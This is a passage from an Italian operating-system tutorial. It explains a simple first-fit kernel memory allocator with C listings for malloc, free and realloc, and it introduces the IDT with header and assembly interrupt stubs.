

Figura 617.1. Lista di blocchi di memoria.

L'intestazione dei blocchi di memoria, con la quale si fa riferimento al blocco successivo e si annota se il blocco (proprio) è impegnato o meno, utilizza solo 32 bit, partendo dal presupposto che i blocchi di memoria debbano essere multipli di tale valore. A tale proposito si osservi che se i blocchi di memoria sono da 4 byte, gli indirizzi sono sempre multipli di quattro, ovvero di 100_2. Pertanto, i due bit meno significativi possono essere utilizzati per altri fini.

Figura 617.2. Struttura dell'intestazione dei blocchi di memoria.

Sulla base del principio affermato e di quanto si vede nella figura, l'indirizzo effettivo del blocco successivo si determina moltiplicando per quattro il valore annotato tra il bit 2 e il bit 31 dell'intestazione. Si osservi che l'indirizzo in questione è quello dell'inizio dell'intestazione del blocco successivo, pertanto il blocco di memoria successivo inizia effettivamente dopo altri quattro byte.

Quando la memoria viene inizializzata si crea un blocco solo, la cui intestazione punta a se stessa, come si vede nella figura successiva. Da questo si comprende anche che il blocco che punta a se stesso è lungo fino alla fine dello spazio di memoria disponibile complessivamente; inoltre si intende che con questo meccanismo, molto semplice, la memoria possa essere gestita solo se è presente in modo continuo. Questa semplificazione è stata fatta volutamente per non complicare inutilmente il codice; d'altra parte si osserva che così la «memoria bassa» (quella dei primi 640 Kibyte) non venga usata affatto.

Figura 617.3. La lista al momento iniziale.

617.2 Libreria «mm.h»

Il file di intestazione '`mm.h`' descrive la struttura usata per interpretare i primi 32 bit dei blocchi di memoria (per distinguere l'indirizzo successivo dall'indicazione dello stato del blocco attuale) e dichiara due funzioni per inizializzare la memoria e per leggerne la mappa.

Listato 617.4. '`./05/include/kernel/mm.h`'

```
#ifndef _MM_H
#define _MM_H 1

#include <restrict.h>
#include <stdint.h>
#include <inttypes.h>
#include <stddef.h>
#include <stdarg.h>
#include <kernel/os.h>

//
// La dimensione di «uintptr_t» condiziona la struttura «mm_head_t»
// e la dimensione delle unità minime di memoria allocata. «uintptr_t»
// è da 32 bit, così l'immagine del kernel è allineata a blocchi da
// 32 bit e così deve essere anche per gli altri blocchi di memoria.
// Essendo i blocchi di memoria multipli di 32 bit, gli indirizzi
// sono sempre multipli di 4 (4 byte); pertanto, servono solo 30 bit
// per rappresentare l'indirizzo, che poi viene ottenuto moltiplicandolo
// per quattro. Di conseguenza, il bit meno significativo viene usato
// per annotare se il blocco di memoria è libero e il bit successivo
// non viene usato. Questo meccanismo potrebbe essere usato anche
// con un indirizzamento a 16 bit, dove servirebbero 15 bit per
// indirizzi multipli di due byte.
//
typedef struct {
    uintptr_t allocated : 1,
              filler    : 1,
              next      : 30;
} mm_head_t;

void mm_init (void);
void mm_list (void);

#endif
```

La funzione '**`mm_init()`**' inizializza la memoria, creando un blocco libero che la descrive completamente. Per sapere dove inizia e dove finisce la memoria disponibile, si avvale delle informazioni contenute nella variabile strutturata ***os.mem_ph***, le quali sono state inserite precedentemente dalla funzione '**`kernel_memory()`**'(listato 615.4)

Listato 617.5. '`./05/lib/mm/mm_init.c`'

```
#include <kernel/mm.h>
#include <stdio.h>
void
mm_init (void)
{
    uintptr_t  start = os.mem_ph.available_s;
    mm_head_t *head;
       size_t  available = os.mem_ph.available_e - os.mem_ph.available_s;
    //
    // La memoria disponibile deve essere di almeno 8 byte!
    //
    if (available < ((sizeof (mm_head_t)) * 2))
      {
        //
        // Il sistema viene fermato!
        //
        printf ("[%s] ERROR: not enough memory: %zu byte!\n",
                __func__, available);
        _Exit (0);
      }
    //
    // Predispone il nodo principale della lista.
    //
    head = (mm_head_t *) start;
    //
    // Inizializza il primo blocco, libero, che punta a se stesso,
    // essendo l'unico.
    //
    head->allocated = 0;
    head->next      = (start / (sizeof (mm_head_t)));
    //
    // Mostra come è andata.
    //
    printf ("[%s] available memory: %zu byte\n",
            __func__, available - (sizeof (mm_head_t)));
    //
    return;
}
```

La funzione '**`mm_list()`**' mostra la mappa della memoria gestita attraverso le funzioni '...**`alloc()`**'. Gli indirizzi che vengono forniti sono quelli di inizio dei blocchi, escludendo lo spazio utilizzato dalle intestazioni (pertanto, se l'intestazione inizia all'indirizzo ***n***, viene mostrato l'indirizzo ***n***+4).

Listato 617.6. '`./05/lib/mm/mm_list.c`'

```
#include <kernel/mm.h>
#include <stdio.h>
void mm_list (void)
{
    uintptr_t  start = os.mem_ph.available_s;
    mm_head_t *head  = (void *) start;
       size_t  actual_size;
    uintptr_t  current;
    uintptr_t  next;
    uintptr_t  up_to;
          int  counter;
    //
    // Scandisce la lista di blocchi di memoria.
    //
    counter = 2;
    while (counter)
      {
        //
        // Annota la posizione attuale e quella successiva.
        //
        current = (uintptr_t) head;
           next = head->next * (sizeof (mm_head_t));
        if (next == start)
          {
            up_to = os.mem_ph.available_e;
          }
        else
          {
            up_to = next;
          }
        //
        // Se è stato raggiunto il primo elemento, decrementa il
        // contatore di una unità. Se è già a zero, esce.
        //
        if (current == start)
          {
            counter--;
            if (counter == 0) break;
          }
        //
        // Determina la dimensione del blocco attuale.
        //
        if (current == start && next == start)
          {
            //
            // Si tratta del primo e unico elemento della lista.
            //
            actual_size = os.mem_ph.available_e - (sizeof (mm_head_t));
```

```
          }
        else
          {
            actual_size = up_to - current - (sizeof (mm_head_t));
          }
        //
        // Si mostra lo stato del blocco di memoria.
        //
        if (head->allocated)
          {
            printf ("[%s] used %08X..%08X size %08zX\n",
                    __func__,
                    current + (sizeof (mm_head_t)), up_to, actual_size);
          }
        else
          {
            printf ("[%s] free %08X..%08X size %08zX\n",
                    __func__,
                    current + (sizeof (mm_head_t)), up_to, actual_size);
          }
        //
        // Si passa alla posizione successiva.
        //
        head = (void *) next;
      }
}
```

617.3 Funzioni per l'allocazione della memoria

La funzione '**`malloc()`**' esegue una scansione della mappa della memoria, alla ricerca del primo blocco di dimensione sufficiente a soddisfare la richiesta ricevuta (*first fit*). Una volta trovato, se il blocco libero è abbastanza grande, lo divide, in modo da utilizzare solo lo spazio richiesto. Gli spazi allocati sono sempre multipli della dimensione di '**`mm_head_t`**', pertanto, se necessario, si alloca uno spazio leggermente più grande del richiesto.

Listato 617.7. '`./05/lib/malloc.c`'

```
#include <stdlib.h>
#include <kernel/mm.h>
void
*malloc (size_t size)
{
    uintptr_t  start = os.mem_ph.available_s;
    mm_head_t *head  = (void *) start;
       size_t  actual_size;
    uintptr_t  current;
    uintptr_t  next;
    uintptr_t  new;
    uintptr_t  up_to;
```

```
        int   counter;
    //
    // Arrotonda in eccesso il valore di «size», in modo che sia un
    // multiplo della dimensione di «mm_head_t». Altrimenti, la
    // collocazione dei blocchi successivi può avvenire in modo
    // non allineato.
    //
    size = (size + (sizeof (mm_head_t)) -1);
    size = size / (sizeof (mm_head_t));
    size = size * (sizeof (mm_head_t));
    //
    // Cerca un blocco libero di dimensione sufficiente.
    //
    counter = 2;
    while (counter)
      {
        //
        // Annota la posizione attuale e quella successiva.
        //
        current = (uintptr_t) head;
           next = head->next * (sizeof (mm_head_t));
        //
        if (next == start)
          {
            up_to = os.mem_ph.available_e;
          }
        else
          {
            up_to = next;
          }
        //
        // Se è stato raggiunto il primo elemento, decrementa il
        // contatore di una unità. Se è già a zero, esce.
        //
        if (current == start)
          {
            counter--;
            if (counter == 0) break;
          }
        //
        // Controlla se si tratta di un blocco libero.
        //

        if (! head->allocated)
          {
            //
            // Il blocco è libero: si deve determinarne la dimensione.
            //
            if (current == start && next == start)
```

```
            {
              //
              // Si tratta del primo e unico elemento della lista.
              //
              actual_size = os.mem_ph.available_e - (sizeof (mm_head_t));
            }
          else
            {
              actual_size = up_to - current - (sizeof (mm_head_t));
            }
          //
          // Si verifica che sia capiente.
          //
          if (actual_size >= size + ((sizeof (mm_head_t)) * 2))
            {
              //
              // C'è spazio per dividere il blocco.
              //
              new = current + size + (sizeof (mm_head_t));
              //
              // Aggiorna l'intestazione attuale.
              //
              head->allocated = 1;
              head->next = new / (sizeof (mm_head_t));
              //
              // Predispone l'intestazione successiva.
              //
              head = (void *) new;
              head->allocated = 0;
              head->next = next / (sizeof (mm_head_t));
              //
              // Restituisce l'indirizzo iniziale dello spazio libero,
              // successivo all'intestazione.
              //
              return (void *) (current + (sizeof (mm_head_t)));
            }
          else if (actual_size >= size)
            {
              //
              // Il blocco va usato per intero.
              //
              head->allocated = 1;
              //
              // Restituisce l'indirizzo iniziale dello spazio libero,
              // successivo all'intestazione.
              //
              return (void *) (current + (sizeof (mm_head_t)));
            }
        }
```

```
            //
            // Il blocco è allocato, oppure è di dimensione insufficiente;
            // pertanto occorre passare alla posizione successiva.
            //
            head = (void *) next;
          }
        //
        // Essendo terminato il ciclo precedente, vuol dire
        // che non ci sono spazi disponibili.
        //
        return NULL;
}
```

La funzione '**`free()`**' libera il blocco di memoria indicato e poi scandisce tutti i blocchi esistenti alla ricerca di quelli liberi che sono adiacenti, per fonderli assieme. Va osservato che la funzione non verifica se il blocco da liberare esiste effettivamente e per evitare errori occorrerebbe una scansione preventiva dei blocchi, a partire dall'inizio.

Listato 617.8. '`./05/lib/free.c`'

```
#include <stdlib.h>
#include <kernel/mm.h>
#include <stdio.h>
void
free (void *ptr)
{
    mm_head_t *start        = (mm_head_t *) os.mem_ph.available_s;
    mm_head_t *head_current = ((mm_head_t *) ptr) - 1;
    mm_head_t *head_next;
    //
    // Verifica il blocco attuale e, se è possibile, lo libera.
    //
    if (head_current->allocated == 1)
      {
        head_current->allocated = 0;
      }
    else
      {
        printf ("[%s] ERROR: cannot free %08X!\n",
                __func__, (uintptr_t) head_current + (sizeof (mm_head_t)));
      }
    //
    // Scandisce i blocchi liberi, cercando quelli adiacenti per
    // allungarli. Se il blocco successivo è il primo, termina,
    // perché non può avvenire alcuna fusione con quello precedente.
    //
    head_current = start;
    while (true)
      {
        //
        // Individua il blocco successivo.
```

```
        //
        head_next = (mm_head_t *) (head_current->next * (sizeof (mm_head_t)));
        //
        // Controlla se è il primo.
        //
        if (head_next == start)
          {
            break;
          }
        //
        //
        //
        if (head_current->allocated == 0)
          {
            //
            // Controlla se si può espandere.
            //
            if (head_next->allocated == 0)
              {
                head_current->next = head_next->next;
              }
            else
              {
                head_current = head_next;
              }
          }
        else
          {
            head_current = (mm_head_t *)
                           (head_current->next * (sizeof (mm_head_t)));
          }
      }
}
```

La funzione '**realloc()**', nel caso sia richiesto un blocco più grande del precedente, si avvale di '**malloc()**', '**memcpy()**' e '**free()**'.

Listato 617.9. '`./05/lib/realloc.c`'

```
#include <stdlib.h>
#include <string.h>
#include <kernel/mm.h>
#include <stdio.h>
void
*realloc (void *ptr, size_t size)
{
    uintptr_t  start     = os.mem_ph.available_s;
       size_t  actual_size;
    mm_head_t *head      = ((mm_head_t *) ptr) - 1;
    mm_head_t *head_new;
         void *ptr_new;
    //
```

```
    // Verifica che il puntatore riguardi effettivamente
    // un'area occupata.
    //
    if (! head->allocated)
      {
        printf ("[%s] ERROR: cannot re-allocate %08X that is "
                "not already allocated!", __func__, (uintptr_t) ptr);
      }
    //
    // Arrotonda in eccesso il valore di «size», in modo che sia un
    // multiplo della dimensione di «mm_head_t». Altrimenti, la
    // collocazione dei blocchi successivi può avvenire in modo
    // non allineato.
    //
    size = (size + (sizeof (mm_head_t)) -1);
    size = size / (sizeof (mm_head_t));
    size = size * (sizeof (mm_head_t));
    //
    // Determina la dimensione attuale.
    //
    if ((head->next * (sizeof (mm_head_t))) == start)
      {
        actual_size = os.mem_ph.available_e - ((uintptr_t) ptr);
      }
    else
      {
        actual_size = (head->next * (sizeof (mm_head_t))) - ((uintptr_t) ptr);
      }
    //
    // Se la dimensione richiesta è inferiore, può ridurre
    // l'estensione del blocco.
    //
    if (size == actual_size)
      {
        return ptr;
      }
    else if (size <= (actual_size - (sizeof (mm_head_t)) * 2))
      {
        //
        // Si può ricavare lo spazio libero rimanente.
        //
        head_new = (mm_head_t *) (((char *) ptr) + size);
        //
        head_new->next = head->next;
        head_new->allocated=0;
        //
        head->next = ((uintptr_t) head_new) / (sizeof (mm_head_t));
        //
        return ptr;
      }
    else if (size < actual_size)
      {
```

```
        //
        // Anche se è minore, non si può ridurre lo spazio usato
        // effettivamente.
        //
        return ptr;
      }
    else
      {
        //
        // La dimensione richiesta è maggiore.
        //
        ptr_new = malloc (size);
        //
        if (ptr_new)
          {
            //
            // Ricopia i dati nella nuova collocazione.
            //
            memcpy (ptr_new, ptr, actual_size);
            //
            // Libera la collocazione vecchia.
            //
            free (ptr);
            //
            return ptr_new;
          }
        else
          {
            return NULL;
          }
      }
}
```

617.4 Verifica del funzionamento

Per utilizzare le funzioni '**`mm_init()`**' e '**`mm_list()`**' occorre aggiornare il file '`kernel_main.c`', aggiungendo in modo particolare delle istruzioni per verificare il funzionamento delle funzioni di allocazione della memoria.

Figura 617.10. Modifiche da apportare al file '`./05/kernel/kernel_main.c`'

```
#include <kernel/kernel.h>
#include <kernel/build.h>
#include <stdio.h>
#include <kernel/gdt.h>
#include <kernel/mm.h>
#include <stdlib.h>
…
        mboot_info (info);
        mboot_show (info);
```

```
        //
        // Raccoglie i dati sulla memoria fisica.
        //
        kernel_memory (info);
        //
        // Predispone la tabella GDT.
        //
        gdt ();
        //
        // Predispone la memoria libera per l'utilizzo.
        //
        mm_init ();
        void *p0 = malloc (0x100);
        void *p1 = malloc (0x1000);
        void *p2 = malloc (0x10000);
                   malloc (0x100000);
        p0 = realloc (p0, 0x1000);
        p1 = realloc (p1, 0x100);
        p2 = realloc (p2, 0x100000);
        free (p1);
        mm_list ();
...
```

Dopo avere ricompilato, riavviando la simulazione si deve ottenere una schermata simile a quella seguente, dove si può osservare la mappa della memoria alla fine delle operazioni di allocazione e riallocazione eseguite:

```
05 20070820133728
[mboot_show] flags: 00000000000000000000011111100111 mlow: 027F mhigh: 00007BC0
[mboot_show] bootdev: 00FFFFFF cmdline: "(fd0)/kernel"
[kernel_memory_show] kernel 00100000..0010C65C  avail. 0010C65C..01EF0000
[kernel_memory_show] text   00100000..001039D8  rodata 001039D8..00103CD4
[kernel_memory_show] data   00103CD4..00103CD4  bss    00103CE0..0010C65C
[kernel_memory_show] limit  00001EF0
[gdt_print] base: 0x0010BD28 limit: 0x0017
[gdt_print] 0 00000000000000000000000000000000 00000000010000000001000000000000
[gdt_print] 1 00000000000000000001111011110000 00000000110000001001101000000000
[gdt_print] 2 00000000000000000001111011110000 00000000110000001001001000000000
[mm_init] available memory: 31340960 byte
[mm_list] free 0010C660..0010D764 size 00001104
[mm_list] used 0010D768..0011D768 size 00010000
[mm_list] used 0011D76C..0021D76C size 00100000
[mm_list] used 0021D770..0021E770 size 00001000
[mm_list] used 0021E774..0031E774 size 00100000
[mm_list] free 0021E778..01EF0000 size 01BD1888
[kernel_main] system halted
```

Nelle figure successive viene mostrato, schematicamente, ciò che accade. La prima figura mostra lo stato della lista della memoria dopo le prime quattro allocazioni; le figure successive mostrano le riallocazioni che vengono fatte dopo, una a una, per finire con la liberazione della zona associata alla variabile ***p1***. Purtroppo, nelle figure non è stato possibile usare delle proporzioni realistiche.

Figura 617.12. La lista della memoria dopo le prime quattro allocazioni.





Figura 617.13. La lista della memoria dopo la riallocazione di ***p0***.





Figura 617.14. La lista della memoria dopo la riallocazione di ***p1***.

Figura 617.15. La lista della memoria dopo la riallocazione di ***p2***.





Figura 617.16. La lista della memoria dopo l'eliminazione di ***p1***.

Tabella IDT

In questa fase dello sviluppo del sistema è opportuno predisporre la tabella IDT (*interrupt description table*), con le eccezioni del microprocessore e le interruzioni hardware (IRQ), anche se inizialmente nulla viene gestito effettivamente.

618.1 File di intestazione «int.h» e file delle routine di interruzione «isr.s»

Il file di intestazione '`int.h`' contiene la dichiarazione delle funzioni per la gestione delle interruzioni. Viene proposto subito nella sua versione completa, anche se non tutte le funzioni dichiarate vengono presentate in questo capitolo.

Listato 618.1. '`./05/include/kernel/int.h`'

```
#ifndef _INT_H
#define _INT_H  1

#include <inttypes.h>
#include <stdbool.h>
#include <stdarg.h>
#include <kernel/os.h>

void idt_desc_int    (int      desc,
                      uint32_t offset,
                      uint16_t selector,
                      bool     present,
                      char     type,
                      char     dpl);

void  idt_load       (void *idtr);
void  idt            (void);
void  irq_remap      (unsigned int offset_1, unsigned int offset_2);
char *exception_name (int exception);
void  idt_print      (void *idtr);

void isr_0  (void);
void isr_1  (void);
void isr_2  (void);
void isr_3  (void);
void isr_4  (void);
void isr_5  (void);
void isr_6  (void);
void isr_7  (void);
void isr_8  (void);
void isr_9  (void);
void isr_10 (void);
void isr_11 (void);
void isr_12 (void);
void isr_13 (void);
void isr_14 (void);
void isr_15 (void);
```

```
void isr_16 (void);
void isr_17 (void);
void isr_18 (void);
void isr_19 (void);
void isr_20 (void);
void isr_21 (void);
void isr_22 (void);
void isr_23 (void);
void isr_24 (void);
void isr_25 (void);
void isr_26 (void);
void isr_27 (void);
void isr_28 (void);
void isr_29 (void);
void isr_30 (void);
void isr_31 (void);
void isr_32 (void);
void isr_33 (void);
void isr_34 (void);
void isr_35 (void);
void isr_36 (void);
void isr_37 (void);
void isr_38 (void);
void isr_39 (void);
void isr_40 (void);
void isr_41 (void);
void isr_42 (void);
void isr_43 (void);
void isr_44 (void);
void isr_45 (void);
void isr_46 (void);
void isr_47 (void);
void isr_128 (void);

void sti (void);
void cli (void);

void isr_exception_unrecoverable (uint32_t eax, uint32_t ecx, uint32_t edx,
                                  uint32_t ebx, uint32_t ebp, uint32_t esi,
                                  uint32_t edi, uint32_t ds,  uint32_t es,
                                  uint32_t fs,  uint32_t gs,
                                  uint32_t interrupt, uint32_t error,
                                  uint32_t eip, uint32_t cs, uint32_t eflags);

void isr_irq (uint32_t eax, uint32_t ecx, uint32_t edx, uint32_t ebx,
              uint32_t ebp, uint32_t esi, uint32_t edi, uint32_t ds,
              uint32_t es,  uint32_t fs,  uint32_t gs,  uint32_t interrupt);

uint32_t isr_syscall (uint32_t start, ...);
uint32_t int_128     (void);
```

```
#endif
```

Si può osservare l'elenco delle funzioni '**isr_*n*()**', per la gestione delle varie interruzioni catalogate nella tabella IDT. In particolare, l'interruzione 128_{10}, ovvero 80_{16}, viene usata per le chiamate di sistema. Queste funzioni sono dichiarate formalmente nel file '`isr.s`' che viene mostrato integralmente nel listato successivo.

Listato 618.2. '`./05/lib/int/isr.s`'

```
.extern isr_exception_unrecoverable
.extern isr_irq
.extern isr_syscall
#
.globl isr_0
.globl isr_1
.globl isr_2
.globl isr_3
.globl isr_4
.globl isr_5
.globl isr_6
.globl isr_7
.globl isr_8
.globl isr_9
.globl isr_10
.globl isr_11
.globl isr_12
.globl isr_13
.globl isr_14
.globl isr_15
.globl isr_16
.globl isr_17
.globl isr_18
.globl isr_19
.globl isr_20
.globl isr_21
.globl isr_22
.globl isr_23
.globl isr_24
.globl isr_25
.globl isr_26
.globl isr_27
.globl isr_28
.globl isr_29
.globl isr_30
.globl isr_31
.globl isr_32
.globl isr_33
.globl isr_34
.globl isr_35
.globl isr_36
.globl isr_37
.globl isr_38
.globl isr_39
```

```
.globl isr_40
.globl isr_41
.globl isr_42
.globl isr_43
.globl isr_44
.globl isr_45
.globl isr_46
.globl isr_47
.globl isr_128

    ##########################################################################
    # Nella pila è già stato inserito dal microprocessore:                   #
    #   [omissis]                                                            #
    #   push %eflags                                                         #
    #   push %cs                                                             #
    #   push %eip                                                            #
    ##########################################################################

isr_0:          # «division by zero exception»
    cli
    push $0     # Codice di errore fittizio.
    push $0     # Numero dell'eccezione.
    jmp exception_unrecoverable
#
isr_1:          # «debug exception»
    cli
    push $0     # Codice di errore fittizio.
    push $1     # Numero dell'eccezione.
    jmp exception_unrecoverable
#
isr_2:          # «non maskable interrupt exception»
    cli
    push $0     # Codice di errore fittizio.
    push $2     # Numero dell'eccezione.
    jmp exception_unrecoverable
#
isr_3:          # «breakpoint exception»
    cli
    push $0     # Codice di errore fittizio.
    push $3     # Numero dell'eccezione.
    jmp exception_unrecoverable
#
isr_4:          # «into detected overflow exception»
    cli
    push $0     # Codice di errore fittizio.
    push $4     # Numero dell'eccezione.
    jmp exception_unrecoverable
#
isr_5:          # «out of bounds exception»
    cli
    push $0     # Codice di errore fittizio.
    push $5     # Numero dell'eccezione.
    jmp exception_unrecoverable
```

```
#
isr_6:          # «invalid opcode exception»
    cli
    push $0     # Codice di errore fittizio.
    push $6     # Numero dell'eccezione.
    jmp exception_unrecoverable
#
isr_7:          # «no coprocessor exception»
    cli
    push $0     # Codice di errore fittizio.
    push $7     # Numero dell'eccezione.
    jmp exception_unrecoverable
#
isr_8:          # «double fault exception»
    cli
    #
    push $8     # Numero dell'eccezione.
    jmp exception_unrecoverable
#
isr_9:          # «coprocessor segment overrun exception»
    cli
    push $0     # Codice di errore fittizio.
    push $9     # Numero dell'eccezione.
    jmp exception_unrecoverable
#
isr_10:         # «bad TSS exception»
    cli
    #
    push $10    # Numero dell'eccezione.
    jmp exception_unrecoverable
#
isr_11:         # «segment not present exception»
    cli
    #
    push $11    # Numero dell'eccezione.
    jmp exception_unrecoverable
#
isr_12:         # «stack fault exception»
    cli
    #
    push $12    # Numero dell'eccezione.
    jmp exception_unrecoverable
#
isr_13:         # «general protection fault exception»
    cli
    #
    push $13    # Numero dell'eccezione.
    jmp exception_unrecoverable
#
isr_14:         # «page fault exception»
    cli
    #
    push $14    # Numero dell'eccezione.
```

```
    jmp exception_unrecoverable
#
isr_15:         # «unknown interrupt exception»
    cli
    push $0     # Codice di errore fittizio.
    push $15    # Numero dell’eccezione.
    jmp exception_unrecoverable
#
isr_16:         # «coprocessor fault exception»
    cli
    push $0     # Codice di errore fittizio.
    push $16    # Numero dell’eccezione.
    jmp exception_unrecoverable
#
isr_17:         # «alignment check exception»
    cli
    push $0     # Codice di errore fittizio.
    push $17    # Numero dell’eccezione.
    jmp exception_unrecoverable
#
isr_18:         # «machine check exception»
    cli
    push $0     # Codice di errore fittizio.
    push $18    # Numero dell’eccezione.
    jmp exception_unrecoverable
#
isr_19:         # «reserved exception»
    cli
    push $0     # Codice di errore fittizio.
    push $19    # Numero dell’eccezione.
    jmp exception_unrecoverable
#
isr_20:         # «reserved exception»
    cli
    push $0     # Codice di errore fittizio.
    push $20    # Numero dell’eccezione.
    jmp exception_unrecoverable
#
isr_21:         # «reserved exception»
    cli
    push $0     # Codice di errore fittizio.
    push $21    # Numero dell’eccezione.
    jmp exception_unrecoverable
#
isr_22:         # «reserved exception»
    cli
    push $0     # Codice di errore fittizio.
    push $22    # Numero dell’eccezione.
    jmp exception_unrecoverable
#
isr_23:         # «reserved exception»
    cli
    push $0     # Codice di errore fittizio.
```

```
    push $23    # Numero dell'eccezione.
    jmp exception_unrecoverable
#
isr_24:         # «reserved exception»
    cli
    push $0     # Codice di errore fittizio.
    push $24    # Numero dell'eccezione.
    jmp exception_unrecoverable
#
isr_25:         # «reserved exception»
    cli
    push $0     # Codice di errore fittizio.
    push $25    # Numero dell'eccezione.
    jmp exception_unrecoverable
#
isr_26:         # «reserved exception»
    cli
    push $0     # Codice di errore fittizio.
    push $26    # Numero dell'eccezione.
    jmp exception_unrecoverable
#
isr_27:         # «reserved exception»
    cli
    push $0     # Codice di errore fittizio.
    push $27    # Numero dell'eccezione.
    jmp exception_unrecoverable
#
isr_28:         # «reserved exception»
    cli
    push $0     # Codice di errore fittizio.
    push $28    # Numero dell'eccezione.
    jmp exception_unrecoverable
#
isr_29:         # «reserved exception»
    cli
    push $0     # Codice di errore fittizio.
    push $29    # Numero dell'eccezione.
    jmp exception_unrecoverable
#
isr_30:         # «reserved exception»
    cli
    push $0     # Codice di errore fittizio.
    push $30    # Numero dell'eccezione.
    jmp exception_unrecoverable
#
isr_31:         # «reserved exception»
    cli
    push $0     # Codice di errore fittizio.
    push $31    # Numero dell'eccezione.
    jmp exception_unrecoverable
#
isr_32:         # IRQ 0: «timer»
    cli
```

```
    push $0      # Codice di errore fittizio.
    push $32     # Numero IRQ + 32.
    jmp irq
#
isr_33:          # IRQ 1: tastiera
    cli
    push $0      # Codice di errore fittizio.
    push $33     # Numero IRQ + 32.
    jmp irq
#
isr_34:          # IRQ 2: viene attivato per gli IRQ da 8 a 15.
    cli
    push $0      # Codice di errore fittizio.
    push $34     # Numero IRQ + 32.
    jmp irq
#
isr_35:          # IRQ 3
    cli
    push $0      # Codice di errore fittizio.
    push $35     # Numero IRQ + 32.
    jmp irq
#
isr_36:          # IRQ 4
    cli
    push $0      # Codice di errore fittizio.
    push $36     # Numero IRQ + 32.
    jmp irq
#
isr_37:          # IRQ 5
    cli
    push $0      # Codice di errore fittizio.
    push $37     # Numero IRQ + 32.
    jmp irq
#
isr_38:          # IRQ 6: unità a dischetti
    cli
    push $0      # Codice di errore fittizio.
    push $38     # Numero IRQ + 32.
    jmp irq
#
isr_39:          # IRQ 7: LPT 1
    cli
    push $0      # Codice di errore fittizio.
    push $39     # Numero IRQ + 32.
    jmp irq
#
isr_40:          # IRQ 8: «real time clock (RTC)»
    cli
    push $0      # Codice di errore fittizio.
    push $40     # Numero IRQ + 32.
    jmp irq
#
isr_41:          # IRQ 9
```

```
    cli
    push $0     # Codice di errore fittizio.
    push $41    # Numero IRQ + 32.
    jmp irq
#
isr_42:         # IRQ 10
    cli
    push $0     # Codice di errore fittizio.
    push $42    # Numero IRQ + 32.
    jmp irq
#
isr_43:         # IRQ 11
    cli
    push $0     # Codice di errore fittizio.
    push $43    # Numero IRQ + 32.
    jmp irq
#
isr_44:         # IRQ 12: mouse PS/2
    cli
    push $0     # Codice di errore fittizio.
    push $44    # Numero IRQ + 32.
    jmp irq
#
isr_45:         # IRQ 13: coprocessore matematico
    cli
    push $0     # Codice di errore fittizio.
    push $45    # Numero IRQ + 32.
    jmp irq
#
isr_46:         # IRQ 14: canale IDE primario
    cli
    push $0     # Codice di errore fittizio.
    push $46    # Numero IRQ + 32.
    jmp irq
#
isr_47:         # IRQ 15: canale IDE secondario
    cli
    push $0     # Codice di errore fittizio.
    push $47    # Numero IRQ + 32.
    jmp irq
#
isr_128:        # Chiamate di sistema.
    cli
    call isr_syscall
    iret
#
# Eccezioni che per il momento non sono gestibili.
#
exception_unrecoverable:

    #######################################################################
    # A questo punto, nella pila sono stati aggiunti:                     #
    #   push $<n_errore>                                                  #
```

```
    #   push $<n_voce_idt>                                                   #
    ########################################################################

    pushl %gs
    pushl %fs
    pushl %es
    pushl %ds
    pushl %edi
    pushl %esi
    pushl %ebp
    pushl %ebx
    pushl %edx
    pushl %ecx
    pushl %eax
    #
    call isr_exception_unrecoverable
    #
    popl %eax
    popl %ecx
    popl %edx
    popl %ebx
    popl %ebp
    popl %esi
    popl %edi
    popl %ds
    popl %es
    popl %fs
    popl %gs
    add $4, %esp        # espelle il numero dell'eccezione
    add $4, %esp        # espelle il codice di errore
    #
    iret
#
